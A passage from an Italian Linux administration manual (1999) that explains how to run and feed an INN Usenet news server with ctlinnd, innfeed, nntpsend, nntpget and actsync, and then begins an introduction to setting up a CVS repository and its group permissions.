news$ /usr/lib/news/bin/makehistory -ro
```

Crea gli altri file abbinati per la gestione dell'archivio storico è l'operazione è conclusa.

## 157.3 Demoni e altri programmi per l'uso minimo di INN

Dopo aver definito una configurazione minima, anche senza aver aggiunto alcun gruppo a quelli predefiniti, si può fare qualche esperimento con l'uso di un client come Netscape o qualcosa di simile. Prima però occorre avviare il servizio NNTP.

### 157.3.1 Avvio e conclusione del servizio NNTP

Il servizio NNTP è gestito principalmente dal demone **`innd`** che, per quanto riguarda gli accessi da parte di client per la lettura e la spedizione di articoli, si avvale a sua volta di **`nnrpd`**. In pratica, a seconda della situazione, può capitare di vedere funzionare solo **`innd`**, oppure anche una o più copie di **`nnrpd`** come sottoprocessi controllati sempre da **`innd`**. All'inizio del capitolo si è accennato al fatto che normalmente **`innd`** viene avviato attraverso uno script che potrebbe chiamarsi **`rc.news`** e si trova probabilmente nella directory `/etc/rc.d/`. È già stato spiegato anche che conviene dargli un'occhiata ed eventualmente può essere il caso di modificarlo. Oltre a **`innd`**, questo script dovrebbe avviare **`innwatch`** per controllare che il sistema di news non superi lo spazio disponibile nel filesystem. In pratica, una volta avviato il servizio, si potrebbero osservare questi processi:

```
init-+-...
     |-...
     |-innd---2*[nnrpd]
     |-...
     |-rc.news---innwatch---sleep
     |-...
     `-...
```

Per avviare il servizio NNTP attraverso lo script **`rc.news`** occorre accedere con i privilegi dell'utente **`news`**.

```
news$ /etc/rc.d/rc.news
```

Per disattivare il servizio, si uilizza un programma apposito per inviare un comando adatto a **`innd`**: si tratta di **`ctlinnd`**. Nell'esempio mostrato sotto, prima viene inviato il comando **`throttle`** per bloccare il servizio, e quindi il comando **`shutdown`** per fare in modo che **`innd`** concluda del tutto il suo lavoro.

```
news$ /usr/lib/news/bin/ctlinnd throttle 'blocco del servizio'
```

```
news$ /usr/lib/news/bin/ctlinnd shutdown 'chiusura del servizio'
```

Dal momento che lo script **`rc.news`** aveva avviato anche **`innwatch`**, occorre preoccuparsi di eliminare anche questo processo, per esempio nel modo seguente:

```
news$ killall innwatch
```

Per semplificare tutto questo, la propria distribuzione GNU/Linux dovrebbe avere organizzato uno script aggiuntivo da collocarsi all'interno di `/etc/rc.d/init.d/` o in una posizione simile, in modo da poter avviare e concludere il servizio in modo più semplice:

```
/etc/rc.d/init.d/innd start|stop
```

Le prime volte è probabile che il servizio non si avvii, a causa di errori di configurazione. Evidentemente è necessario osservare i file delle registrazioni per vedere se appare la segnalazione della ragione per cui **`innd`** non parte. Spesso si tratta di file mancanti o di errori nei permessi dei file che non consentono l'accesso all'utente di sistema **`news`**.

## 157.3.2 # ctlinnd

Il programma **ctlinnd** è uno dei pochi che potrebbe risultare accessibile nell'ambito dei percorsi normali di ricerca degli eseguibili. In pratica, potrebbe esserci un collegamento simbolico nella directory `/usr/sbin/` che permette di avviarlo senza dover indicare il percorso completo (`/usr/lib/news/bin/`).

`ctlinnd [`⟨*opzioni*⟩`]` ⟨*comando*⟩ `[`⟨*argomenti-del-comando*⟩`]`

**ctlinnd** serve solo a inviare un comando a **innd**, il quale risponde e l'esito determina il modo in cui **ctlinnd** termina. Generalmente si ottiene un **Ok** se tutto va bene, salvo alcuni comandi per i quali non viene generata alcuna risposta. I tipi di comando che possono essere usati sono molti e qui ne vengono descritti solo alcuni. Per conoscere l'uso dettagliato di **ctlinnd** conviene consultare la pagina di manuale *ctlinnd(8)*.

Alcuni comandi

`pause` ⟨*motivazione*⟩

Il comando **pause** serve a impedire le nuove connessioni, pur mantenendo quelle esistenti. Subito dopo viene chiuso l'archivio storico. L'argomento di questo comando è una stringa che serve a spiegare la ragione, in modo che possa essere annotata nel registro del sistema.

`throttle` ⟨*motivazione*⟩

Il comando **throttle** serve a chiudere le connessioni esistenti e a rifiutarne delle nuove. Subito dopo viene chiuso l'archivio storico. L'argomento di questo comando è una stringa che serve a spiegare la ragione, in modo che possa essere annotata nel registro del sistema.

`go [`⟨*motivazione*⟩`]`

Questo comando viene usato dopo aver utilizzato **pause** o **throttle** per riaprire l'archivio storico e consentire nuovamente le connessioni. La stringa di motivazione dovrebbe coincidere con quella utilizzata per interrompere il servizio.

Il comando **go** può essere usato per ripristinare il servizio dopo altri tipi di comandi, come descritto all'interno di *ctlinnd(8)*.

`shutdown` ⟨*motivazione*⟩

Il comando **shutdown** serve a chiudere il servizio NNTP. Di solito è preferibile utilizzarlo dopo un comando **throttle**. L'argomento di questo comando è una stringa che serve a spiegare la ragione, in modo che possa essere annotata nel registro di sistema.

`newgroup` ⟨*nome-gruppo*⟩ `[`⟨*opzione*⟩ `[`⟨*creatore*⟩`]]`

Il comando **newgroup** permette di creare un nuovo gruppo localmente. L'opzione si riferisce a ciò che può essere messo nel quarto elemento dei record del file `/var/lib/news/active`, e se non viene specificato si tratta della lettera **y** che abilita l'uso normale. L'ultimo argomento è il nome del creatore del gruppo.

La creazione del gruppo aggiorna il file `/var/lib/news/active` e genera le directory necessarie a partire da `/var/spool/news/`.

`rmgroup` ⟨*nome-gruppo*⟩

Questo comando elimina un gruppo, e ciò attraverso la modifica del file `/var/lib/news/active`. La directory del gruppo eliminato non viene toccata e si lascia fare alla procedura di eliminazione degli articoli scaduti.

Esempi

`news$` **`/usr/lib/news/bin/ctlinnd throttle 'blocco del servizio'`**

Blocca il servizio NNTP senza chiudere il funzionamento di **innd**.

`news$` **`/usr/lib/news/bin/ctlinnd shutdown 'chiusura del servizio'`**

Blocca il servizio NNTP e termina il funzionamento di **innd**.

`news$` **`/usr/lib/news/bin/ctlinnd newgroup prova.discussioni.varie`**

Crea il gruppo **prova.discussioni.varie** e gli attribuisce l'opzione **y** in modo predefinito.

`news$` **`/usr/lib/news/bin/ctlinnd rmgroup prova.discussioni.varie`**

Elimina il gruppo **prova.discussioni.varie** senza eliminare materialmente gli articoli ancora esistenti.

### 157.3.3 Operazioni di routine

L'eliminazione degli articoli troppo vecchi, secondo quanto configurato con il file `/etc/news/expire.ctl`, viene fatta dal programma **`expire`**, che però viene avviato solitamente tramite lo script **`news.daily`**. In pratica, attraverso il sistema Cron viene avviato giornalmente un comando come quello seguente:

```
su - news -c "/usr/lib/news/bin/news.daily"
```

Eventualmente, **`news.daily`** viene avviato con qualche opzione, come nel caso seguente:

```
su - news -c "/usr/lib/news/bin/news.daily delayrm"
```

Lo script **`news.daily`** serve anche per sistemare i file delle registrazioni (che dovrebbero trovarsi nella directory `/var/log/news/`), provvedendo alla loro rotazione, e per avvisare l'amministratore del servizio, cioè l'utente **`news`**, per mezzo della posta elettronica. **`news.daily`** accetta delle opzioni nella riga di comando, composte da delle parole chiave:

`news.daily [`⟨*opzione*⟩`]...`

Gli argomenti possibili sono molti e qui vengono descritte solo alcune delle opzioni. Eventualmente si può consultare la pagina di manuale *news.daily(8)*.

Alcune opzioni

`delayrm`

Ritarda la cancellazione degli articoli, accumulandoli in un file temporaneo.

`nostat`

Generalmente **`news.daily`** genera una serie di informazioni dettagliate sullo stato del sistema delle news. Con questa opzione si evita tale elaborazione.

`notdaily`

Se si vuole avviare **`news.daily`** al di fuori della sua cadenza giornaliera normale conviene farlo con questa opzione, in modo che le operazioni di rotazione e archiviazione dei file delle registrazioni non siano svolte (assieme ad altre operazioni simili legate alla temporizzazione normale del suo utilizzo).

`noexpire`

Generalmente **`news.daily`** utilizza il programma **`expire`** per eliminare gli articoli troppo vecchi. Con questa opzione gli articoli non vengono rimossi.

`norotate`

In condizioni normali **`news.daily`** archivia ed esegue la rotazione dei file delle registrazioni. Con questa opzione non tocca i file delle registrazioni.

## 157.4 Feed in ingresso utilizzando il protocollo NNTP

Il feed degli articoli può avvenire in diversi modi, sia dal punto di vista del protocollo utilizzato, sia per il modo in cui viene temporizzato. In generale, attraverso Internet (o le intranet) si usa prevalentemente il protocollo NNTP. INN controlla il feed in ingresso attraverso il file `/etc/news/incoming.conf`, oppure, se si tratta di una versione più vecchia, `/etc/news/hosts.nntp`.

### 157.4.1 /etc/news/hosts.nntp

Il file di configurazione `/etc/news/hosts.nntp` riguarda le versioni di INN più vecchie. Serve a definire quali siano i nodi remoti che possono diffondere gli articoli verso il sistema di news locale.

La sintassi e le direttive che possono essere utilizzate in questo file sono descritte all'interno della pagina di manuale *hosts.nntp(5)* e tra le altre cose, è la sua presenza a fare intendere che sia necessario l'utilizzo di questo file. Le righe vuote, quelle bianche e quelle che iniziano con il simbolo **#** vengono ignorate. Le direttive sono composte da record secondo la sintassi seguente:

⟨*host*⟩`:[[`⟨*password*⟩`]:[`⟨*elenco-modelli-di-gruppi*⟩`]]`

Considerato che si tratta di un file obsoleto, non vale la pena di descriverne i dettagli. Basti sapere che per consentire la connessione è sufficiente indicare il nome del nodo seguito da due punti.

```
weizen.mehl.dg:
```

L'esempio mostra il caso in cui ci si attenda di avere il feed esclusivamente dal nodo **`weizen.mehl.dg`**. Eventualmente, ammesso che possa servire a qualcosa, si può aggiungere anche il nome del nodo locale:

```
localhost:
dinkel.brot.dg:
weizen.mehl.dg:
```

### 157.4.2 /etc/news/incoming.conf

Il file di configurazione `/etc/news/incoming.conf` riguarda le versioni di INN più recenti. Serve a definire quali siano i nodi remoti che possono diffondere gli articoli verso il sistema di news locale, oltre che stabilire il numero massimo di connessioni che possono instaurarsi simultaneamente.

La sintassi e le direttive che possono essere utilizzate in questo file sono descritte all'interno della pagina di manuale *incoming.conf(5)* e la presenza di questa fa intendere che sia necessario l'utilizzo di questo file. Le righe vuote, quelle bianche e quelle che iniziano con il simbolo **`#`** vengono ignorate. Le direttive possono essere di vario tipo, e soprattutto possono essere suddivise in sezioni **`peer`** e **`group`**. Piuttosto di analizzare in dettaglio la sintassi di questo file, viene mostrato un esempio che dovrebbe essere sufficiente per iniziare.

```
# Definisce in modo globale il numero massimo di connessioni: 10
max-connections: 10

# Definisce l'accesso da parte dell'host weizen.mehl.dg
peer weizen {
    hostname:   weizen.mehl.dg
}
```

Nell'esempio appena mostrato sono state definire solo due cose: il numero massimo di connessioni in generale, fissando il valore a 10, e il fatto che **`weizen.mehl.dg`** può inviarci il suo feed di articoli.

## 157.5 Feed continuo in uscita utilizzando il protocollo NNTP

Il feed in uscita rappresenta il flusso di articoli che viene diffuso presso i nodi corrispondenti. Questo può avvenire fondamentalmente in modo continuo, attraverso **`innfeed`**, e in modo differito a cadenza regolare, attraverso **`nntpsend`**. **`innfeed`** viene avviato normalmente da **`innd`** in base alla configurazione del file `/etc/newsfeeds`.

Nelle prossime sezioni viene descritto cosa fare per utilizzare **`innfeed`** nelle connessioni continue, ovvero di tipo *stream*.

### 157.5.1 /etc/news/innfeed.conf

Dovendo utilizzare **`innfeed`** per la diffusione degli articoli, è necessario predisporre il file `/etc/news/innfeed.conf`. Questo dovrebbe essere già stato predisposto abbastanza bene da chi ha preparato il pacchetto INN da installare.

La sintassi e le direttive che possono essere utilizzate in questo file sono descritte all'interno della pagina di manuale *innfeed.conf(5)*, e come al solito, le righe vuote, quelle bianche e quelle che iniziano con il simbolo **`#`** vengono ignorate.

Se tutto va bene, si dovrebbe porre attenzione solo alla dichiarazione dei nodi a cui inviare gli articoli per la loro diffusione. Per esempio, la direttiva

```
peer schwarz {
    hostname:   schwarz.mehl.dg
}
```

identifica il nodo **`schwarz.mehl.dg`** e gli attribuisce il nomignolo **`schwarz`** che servirà per definire la duplicazione degli articoli per questo scopo nel file `/etc/news/newsfeeds`.

Il tipo di connessione che si intende mostrare qui è di tipo *stream*, di conseguenza, prima della dichiarazione dei nodi dovrebbe apparire la direttiva seguente:

```
streaming:      true
```

Eventualmente si può essere sicuri ripetendola nella dichiarazione del nodo:

```
peer schwarz {
    hostname:   schwarz.mehl.dg
    streaming:  true
}
```

### 157.5.2 /etc/news/newsfeeds

Come già accennato, per fare in modo che **`innfeed`** venga avviato da **`innd`** nel modo corretto, occorre predisporre opportunamente il file `/etc/news/newsfeeds`. In precedenza era stato mostrato solo come attivare la diffusione locale degli articoli, per mezzo della voce standard **`ME`**; adesso occorre indicare che è necessario diffondere gli articoli attraverso **`innfeed`**:

```
# Innfeed funnel master; individual peers feed into the funnel.
# Note that innfeed with "-y" and no peer in innfeed.conf
# would cause a problem that innfeed drops the first article.
innfeed!:\
        !*\
        :Tc,Wnm*:/usr/lib/news/bin/startinnfeed
```

Di solito, la direttiva che si vede nell'esempio è già contenuta nel file standard che viene installato con INN; eventualmente si tratta solo di togliere i commenti che ne impediscono l'attivazione.

Senza entrare troppo nel dettaglio (che comunque può essere approfondito con la lettura di *newsfeeds(5)*), si può affermare che viene creato un feed attraverso una pipeline. Questo, come si legge dal commento originale, viene definito «imbuto» (*funnel*). Osservando bene, si vede che nel secondo elemento è indicato il modello **`!*`**, cosa che impedisce la corrispondenza con qualunque articolo; infatti occorre indicare espressamente quali nodi alimentare in questo modo attraverso altre direttive successive.

```
# A real-time feed through innfeed.
schwarz\
        :!junk,!control,!test,!local*\
        :Tm:innfeed!
```

Come si vede dall'esempio, viene creato un feed verso il nodo indicato nel file `/etc/news/innfeed.conf` con il nomignolo di **`schwarz`**, per tutti i gruppi che non siano **`junk`**, **`control`**, **`test`** e nemmeno che inizino per **`local`**. Questo flusso viene incanalato verso **`innfeed`** attraverso la direttiva denominata **`innfeed!`** (quella di prima).

Evidentemente, dovendo fare il feed in questo modo verso altri nodi, basterebbe aggiungere altre direttive di questo tipo che si rivolgono sempre alla voce **`innfeed!`**.

Per riepilogare un po', viene mostrato un esempio complessivo che comprende anche una dichiarazione ipotetica della diffusione locale.

```
ME:*,!junk,!control*,!local*::

innfeed!:!*:Tc,Wnm*:/usr/lib/news/bin/startinnfeed

schwarz:!junk,!control,!test,!local*\
        :Tm:innfeed!
```

## 157.6 Feed periodico in uscita utilizzando il protocollo NNTP

Per fare il feed periodico in uscita attraverso il protocollo NNTP, si utilizza il programma **`innxmit`**, di solito attraverso lo script **`nntpsend`**. Per ottenere questo risultato è opportuno predisporre il file `/etc/news/nntpsend.ctl` con l'elenco dei nodi che si vogliono servire in questo modo e quindi è necessario predisporre nel file `/etc/news/newsfeeds` la dichiarazione di questa forma di feed per ognuno di questi nodi.

### 157.6.1 /etc/news/nntpsend.ctl

Il file `/etc/news/nntpsend.ctl` contiene la configurazione per lo script **`nntpsend`**, e serve a elencare i nodi ai quali si vuole inviare il feed a intervalli regolari, attraverso il programma **`innxmit`**.

Le direttive di questo file sono dei record, e la sintassi relativa può essere approfondita leggendo la pagina di manuale *nntpsend.ctl*.

```
##  Control file for nntpsend.
## Format:
##      site:fqdn:max_size:[<args...>]
##      <site>          The name used in the newsfeeds file for this site;
##                      this determines the name of the batchfile, etc.
##      <fqdn>          The fully-qualified domain name of the site,
##                      passed as the parameter to innxmit.
##      <size>          Size to truncate batchfile if it gets too big;
##                      see shrinkfile(1).
##      <args>          Other args to pass to innxmit
##  Everything after the pound sign is ignored.

heiden:heiden.mehl.dg::
```

L'esempio, che riporta anche i commenti originali del file, mostra un record con il quale si vuole definire il feed verso il nodo **`heiden.mehl.dg`**, identificato ai fini della configurazione con il nomignolo **`heiden`**.

### 157.6.2 /etc/news/newsfeeds

È necessario intervenire anche nel file `/etc/news/newsfeeds` per convogliare una copia degli articoli verso ogni nodo per il quale si utilizza questa forma differita di diffusione. L'esempio seguente dichiara il feed verso un file che poi verrà letto da **`innxmit`** per l'invio verso il nodo **`heiden.mehl.dg`**, identificato nel file di configurazione `/etc/news/nntpsend.ctl` con il nomignolo **`heiden`**.

```
# Feed all local non-internal postings to nearnet; sent off-line via
# nntpsend or send-nntp.
amico-mio\
        :!junk,!control,!test,!local*\
        :Tf,Wnm:heiden
```

Si osservi che nel primo elemento del record è stato usato un nome di fantasia per identificare la voce, e l'ultimo fa riferimento al nomignolo fissato nel file `/etc/news/nntpsend.ctl`.

Per essere precisi, in questo caso viene creato un file nella directory `/var/spool/news/out.going/` con i riferimenti agli articoli da usare per il feed, che poi viene letto da **`nntpsend`** quando è il momento di fare il trasferimento.

### 157.6.3 # nntpsend

Lo script **`nntpsend`** è il mezzo più comodo per comandare il programma **`innxmit`** allo scopo di fare il feed per mezzo del protocollo NNTP. Se viene utilizzato senza argomenti, **`nntpsend`** legge il file di configurazione `/etc/news/nntpsend.ctl` e diffonde gli articoli verso i nodi che vi trova elencati, in base al contenuto dei file relativi accumulati in precedenza in base alla configurazione di `/etc/news/newsfeeds`.

Questo, come tutto ciò che riguarda INN, deve essere avviato con i privilegi dell'utente **`news`**:

```
news$ /usr/lib/news/bin/nntpsend
```

Se si utilizza questa forma di diffusione degli articoli, conviene predisporre il sistema Cron al riguardo, eventualmente attraverso uno script simile a quello seguente:

```
#!/bin/sh
su - news -c /usr/lib/news/bin/nntpsend
```

## 157.7 Ritrasmissione di articoli attraverso la posta elettronica

Una forma alternativa di feed è la trasmissione di una copia degli articoli verso un indirizzo di posta elettronica. Si ottiene questo semplicemente inserendo le direttive necessarie nel file `/etc/news/newsfeeds`. Per la precisione, si deve definire un imbuto, per esempio la direttiva seguente:

```
# Imbuto per l'invio attraverso la posta elettronica.
mailer!:!*:Tp,W*:/bin/mail -s "Articoli da Usenet" *
```

Come si vede, viene utilizzato `/bin/mail` a cui viene aggiunta l'indicazione dell'oggetto («Articoli di Usenet»), e l'indirizzo è rappresentato dall'asterisco finale. Per ottenere effettivamente l'invio dei messaggi occorre indicare altre direttive, una per ogni indirizzo, che utilizzano l'imbuto appena creato.

```
# Spedisce i gruppi comp.os.linux e alt.comp.os.linux a
# tizio@dinkel.brot.dg
tizio@dinkel.brot.dg:!*,comp.os.linux,alt.comp.os.linux:Tm:mailer!

# Spedisce il gruppo it.cultura.linguistica.italiano a
# caio@dinkel.brot.dg
caio@dinkel.brot.dg:!*,it.cultura.linguistica.italiano:Tm:mailer!
```

Si osservi in particolare che nel secondo elemento di questi record viene indicato inizialmente di escludere tutti i gruppi, con il modello **`!*`**, e quindi di includere ciò che si desidera. Se non si facesse così, si otterrebbe l'invio degli articoli di tutti i gruppi.

## 157.8 Prelievo di articoli utilizzando il protocollo NNTP

Il prelievo di articoli non dovrebbe essere una tecnica usuale per ottenere il feed da un sito remoto, però potrebbe essere utile quando l'accesso a Internet è fatto attraverso una linea commutata, e nel momento in cui si apre questa linea, oltre che inviare gli articoli prodotti nella rete locale, si vogliono ricevere quelli nuovi provenienti dall'esterno. Questo prelievo si può ottenere attraverso il programma **`nntpget`**.

### 157.8.1 # nntpget

`nntpget [`⟨*opzioni*⟩`]` ⟨*host*⟩

**nntpget** non dispone di un file di configurazione ed è fatto per essere gestito comodamente attraverso degli script esterni, che però probabilmente sono mancanti. Come si vede dalla sintassi, a parte le opzioni che in pratica sono necessarie, è indispensabile indicare il nodo dal quale prelevare gli articoli aggiornati.

Il programma **nntpget** va visto probabilmente solo come compendio al sistema locale di gestione delle news, e in tal senso è praticamente necessario che sia in funzione il demone **innd**, in modo che **nntpget** possa sapere quali articoli caricare e quali no. Si osservi l'esempio seguente:

```
news$ /usr/lib/news/bin/nntpget -o -v -t '990324 000000' roggen.brot.dg
```

L'opzione **-o** richiede espressamente la comunicazione con il demone **innd** per conoscere quali articoli vale la pena di caricare dal sito remoto; l'opzione **-v** fa in modo di avere qualche informazione in più; l'opzione **-t '990324 000000'** fa in modo che vengano cercati solo gli articoli più recenti rispetto all'ora zero del 24/03/1999; l'ultimo argomento indica di contattare il nodo **roggen.brot.dg**.

In questa situazione, l'indicazione di una data di riferimento attraverso l'opzione **-t** è obbligatoria, e il formato è stabilito dal server:

⟨*AAMMGG*⟩ ⟨*HHMMSS*⟩

In pratica: anno, mese, giorno, spazio, ore, minuti, secondi.

Consultando la pagina di manuale di **nntpget** si può leggere in che modo sostituire l'opzione **-t** con **-f**, allo scopo di usare un file al posto della data, sfruttando la sua data di modifica come riferimento per il prelievo degli articoli.

> Utilizzando **nntpget** in questo modo, è necessario che il server che viene contattato consenta l'uso del comando **NEWNEWS**, che forse deve essere abilitato espressamente. Con le versioni recenti di INN occorre la direttiva **allownewnews true** nel file `/etc/news/inn.conf`.

## 157.9 Replicazione dei gruppi di un altro sito

Fino a questo punto si è visto che per creare un gruppo si può utilizzare il comando **ctlinnd newgroup** ⟨*nome*⟩. In alternativa si può intervenire direttamente nel file `/var/lib/news/active`, ma poi c'è il problema di creare fisicamente le directory che devono ospitare gli articoli. Per preparare rapidamente un sito Usenet, può essere conveniente il prelievo di una copia di questo file da uno dei siti corrispondenti attraverso il programma **actsync**.

**actsync** viene configurato attraverso il file `/etc/news/actsync.cfg` e si avvale generalmente di `/etc/news/actsync.ign` per stabilire quali siano i gruppi da ignorare e quali da tenere. Per conoscere i dettagli sul funzionamento di **actsync** e sul modo di configurarlo attraverso i file citati, occorre leggere la pagina di manuale *actsync(8)*. A titolo informativo sulle possibilità di **actsync** vengono mostrati un paio di esempi.

```
news$ /usr/lib/news/bin/actsync -o a news.brot.dg
```

Il comando mostrato sopra, permette di accedere al servizio NNTP di **news.brot.dg**, emettendo attraverso lo standard output un risultato simile a quello seguente, che in pratica riproduce un file `active`, ottenuto togliendo i gruppi da escludere in base alla configurazione di **actsync**.

```
comp.os.linux 0000000002 0000000123 y
alt.comp.os.linux 0000000145 0000000345 y
    ...
```

Il comando seguente, invece di mostrare il contenuto del file `active`, serve ad aggiornare i gruppi locali in base all'esito ottenuto. In pratica **actsync** si avvale di **ctlinnd** per questo.

```
news$ /usr/lib/news/bin/actsync -p 0 -o x -z 0 news.brot.dg
```

## 157.10 Riferimenti


- Olaf Kirch, *NAG, The Linux Network Administrators' Guide*
- Rich Salz, James Brister, *Installing InterNet News*
  `/usr/share/doc/inn/Install.ms`
- Ian Jackson, Miquel van Smoorenburg, *Configuring Debian GNU/Linux's INN package*
  `/usr/share/doc/inn/...`


Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Parte xxxvi

# Lavoro di gruppo

# CVS: introduzione

CVS è letteralmente un sistema di controllo delle versioni di un progetto legato alla produzione e alla modifica di file. In pratica, permette a un gruppo di persone di lavorare simultaneamente sullo stesso gruppo di file (generalmente si tratta di sorgenti di un programma), mantenendo il controllo dell'evoluzione delle modifiche che vengono apportate. Per attuare questo obbiettivo, il sistema CVS mantiene un deposito centrale (*repository*) dal quale i collaboratori di un progetto possono ottenere una copia di lavoro. I collaboratori modificano i file della loro copia di lavoro e sottopongono le loro modifiche al sistema CVS che le integra nel deposito.

Il compito di un sistema CVS non si limita a questo; per esempio è sempre possibile ricostruire la storia delle modifiche apportate a un gruppo di file, ed è anche possibile ottenere una copia che faccia riferimento a una versione passata di quel lavoro.

## 158.1 Logica di funzionamento

Il sistema CVS si basa su un deposito, o *repository*, contenente le informazioni sullo svolgimento di uno o più progetti gestiti da uno o più gruppi di persone. Questo deposito è costituito evidentemente da una directory che si sviluppa in una gerarchia più o meno complessa, in base alla struttura di ciò che si vuole amministrare. Parallelamente, ogni collaboratore deve riprodurre un'immagine della parte di progetto di suo interesse e sulla quale intende intervenire attraverso delle modifiche; anche questa immagine personale viene inserita in una directory a cui quell'utente può avere accesso.

Il deposito CVS e la copia di un collaboratore possono risiedere nello stesso filesystem, eventualmente esteso attraverso la rete con il protocollo NFS, oppure possono trovarsi all'interno di nodi di rete differenti, e in tal caso la gestione del deposito deve avvenire attraverso un server CVS.

Nella parte iniziale di questo capitolo verrà affrontato il problema della gestione del sistema CVS immaginando che il deposito e le copie dei collaboratori risiedano sempre nello stesso filesystem.

### 158.1.1 Deposito CVS

Come accennato, il deposito CVS è una directory che si articola in qualche modo. La sua posizione iniziale nel filesystem è la ***radice del deposito***, e normalmente si utilizza la variabile di ambiente **`CVSROOT`** per indicarla in modo predefinito ai comandi di CVS. All'interno dello stesso filesystem possono essere ospitati diversi depositi CVS in posizioni differenti. La variabile **`CVSROOT`** va impostata da ogni collaboratore in modo da puntare al deposito contenente i file del progetto a cui si intente collaborare.

All'interno di un deposito si possono articolare diverse directory, con la loro struttura, riferite a uno stesso progetto o a progetti differenti, che possono articolarsi in sottoprogetti a seconda delle necessità. Nella terminologia di CVS, questi progetti sono dei ***moduli***. La figura 158.1 mostra un esempio di come potrebbe essere collocata e strutturata la gerarchia di un deposito; in particolare, tutti i nomi che si vedono sono delle directory.

```
/var/
 |
 +-- radice-cvs/
 |     |
 :     +-- CVSROOT/
       |          (directory amministrativa)
       |
       +-- esercizi/
       |     |     (modulo «esercizi»)
       :     |
             +-- basic/
             |     (modulo «esercizi/basic»)
             |
             +-- c/
             |     (modulo «esercizi/c»)
             |
             +-- pascal/
             |     (modulo «esercizi/pascal»)
             :
```

Figura 158.1: Struttura di un deposito CVS.

È importante osservare subito la presenza della directory `CVSROOT/`. Si tratta di un contenitore di file amministrativi gestiti dal sistema CVS, e come si vede, discende immediatamente dalla radice del deposito che nell'esempio mostrato nella figura corrisponde al percorso `/var/radice-cvs/`. Purtroppo, la variabile di ambiente che punta al percorso della radice ha anch'essa il nome **`CVSROOT`**, e questo può creare un po' di confusione inizialmente.

### 158.1.2 Copia personale dei collaboratori

Il collaboratore che intende partecipare allo sviluppo di un modulo (o di un sottomodulo), riproduce una copia di questo a partire da una sua directory di lavoro. La figura 158.2 mostra il caso dell'utente **`tizio`** che possiede una copia del modulo **`esercizi/pascal`** (e non degli altri) a partire dalla propria directory personale.

```
~tizio/
 |
 +-- esercizi/
 |    |
 :    +-- CVS/
      |     (directory amministrativa)
      |
      +-- pascal/
      |    |
      :    +-- CVS/
           |     (directory amministrativa)
           |
           +-- BSort.pas
           +-- BSort2.pas
           :     (sorgenti pascal da sviluppare)
           :
```

Figura 158.2: Esempio di struttura della copia di un modulo appartenente a un collaboratore.

Se invece il collaboratore partecipasse a tutto il modulo **`esercizi`**, la sua struttura sarebbe completata degli altri sottomoduli, compresi i file contenuti direttamente dalla directory `esercizi/`, ammesso che ce ne siano.

### 158.1.3 Fasi essenziali del lavoro di gruppo

Quando un collaboratore ha riprodotto la propria copia di lavoro del modulo di suo interesse, può apportare le modifiche che ritiene opportune nei file, e quindi dovrebbe fare in modo di aggiornare anche il deposito generale. A questo proposito, conviene distinguere le fasi seguenti:

1. modifica dei file;
2. aggiornamento della copia locale;
3. sistemazione dei conflitti;
4. invio delle modifiche al deposito.

Il senso di questi passaggi è abbastanza semplice: il collaboratore che modifica qualcosa, prima di sottoporre le modifiche al sistema di gestione del deposito, deve verificare che nel frattempo qualcun altro non sia intervenuto negli stessi file; se CVS riesce a sistemare le cose, bene, altrimenti occorre rimediare manualmente ai conflitti che si sono creati.

Per tenere traccia degli interventi dei singoli collaboratori, CVS gestisce un numero di ***revisione*** indipendente per ogni file amministrato.

### 158.1.4 Revisione

Un progetto, come per esempio la realizzazione di un programma, può essere composto da diversi file. Una volta giunti a uno stadio conclusivo del progetto, gli si può attribuire un numero di versione, come si è abituati di solito. CVS, per tenere traccia delle variazioni apportate ai singoli file, abbina loro un numero di ***revisione*** che non ha nulla a che fare con il numero di versione del progetto, tanto che generalmente viene ignorato. La numerazione della revisione è articolata in modo piuttosto complesso, come **`1.1`**, **`1.2`**,... o anche **`1.1.1.1`**, **`1.1.1.2`**,... oppure anche a livelli ancora più dettagliati.

## 158.2 Creazione e gestione di un progetto in pratica

Data la complessità del meccanismo di gestione del sistema CVS, conviene vedere subito il procedimento per la creazione di un deposito CVS e l'interazione con questo. Si vuole creare un deposito contenente una serie di esempi di programmazione di vari linguaggi, da usare come soluzione per degli esercizi da dare agli studenti di un corso di studio. Alcuni professori lavorano assieme per modificare o estendere il gruppo di esercizi; in particolare, gli utenti **`tizio`** e **`caio`** lavorano assieme per lo sviluppo degli esempi e delle soluzioni in linguaggio C. È chiaro che si vuole riprendere quanto mostrato già nelle figure 158.1 e 158.2.

### 158.2.1 Collocazione e creazione del deposito

La prima cosa da fare è decidere dove debba essere collocato il deposito CVS per la gestione di questi esercizi. Per la precisione occorre stabilire la posizione della radice del deposito. Il percorso di questa deve poi essere indicato nella variabile di ambiente **`CVSROOT`**, in modo da facilitare la composizione dei comandi CVS. Per comodità si suppone che sia l'utente **`root`** a creare il deposito; questo verrà messo a partire dalla directory `/var/radice-cvs/`.

```
# CVSROOT=/var/radice-cvs
```

```
# export CVSROOT
```

Dopo aver predisposto la variabile di ambiente, l'utente **`root`** può creare il deposito con il comando seguente:

```
# cvs init
```

Si otterrà la creazione della directory `/var/radice-cvs/` e di `/var/radice-cvs/CVSROOT/`, all'interno della quale si troveranno collocati già una serie di file amministrativi.

### 158.2.2 Gruppo di lavoro e sistemazione dei permessi

Se è l'utente **`root`** che crea il deposito, le directory e i file relativi apparterranno a lui e al suo gruppo. Gli utenti che intendono collaborare ai progetti da gestire all'interno di questo deposito devono avere i permessi necessari a creare e modificare alcuni file amministrativi contenuti all'interno di `/var/radice-cvs/CVSROOT/`, e inoltre dovranno poter alterare i file delle altre directory.

La regolazione dei permessi di un deposito CVS è un problema delicato e poco documentato. Probabilmente è conveniente la creazione di un gruppo apposito; in questo caso si opta per il nome **`esercizi`**. Per la creazione di questo si può intervenire manualmente nel file `/etc/group`, oppure si possono utilizzare altri strumenti, a seconda di come è organizzato il proprio sistema.

```
# groupadd esercizi
```

Successivamente occorre aggregare al gruppo gli utenti che partecipano allo sviluppo del progetto. Di solito si interviene manualmente nel file, come nell'esempio seguente.

```
esercizi:x:901:tizio,caio
```

Infine, occorre cominciare a modificare la proprietà e i permessi delle directory e dei file amministrativi del deposito appena creato.

```
# chgrp -R esercizi /var/radice-cvs
```

Se si ritiene che gli utenti estranei al gruppo non debbano accedere in alcun modo al deposito, si possono togliere tutti i permessi per gli utenti che non siano né i proprietari, né appartengano al gruppo:

```
# chmod -R o-rwx /var/radice-cvs
```

### 158.2.3 Ambiente dei collaboratori

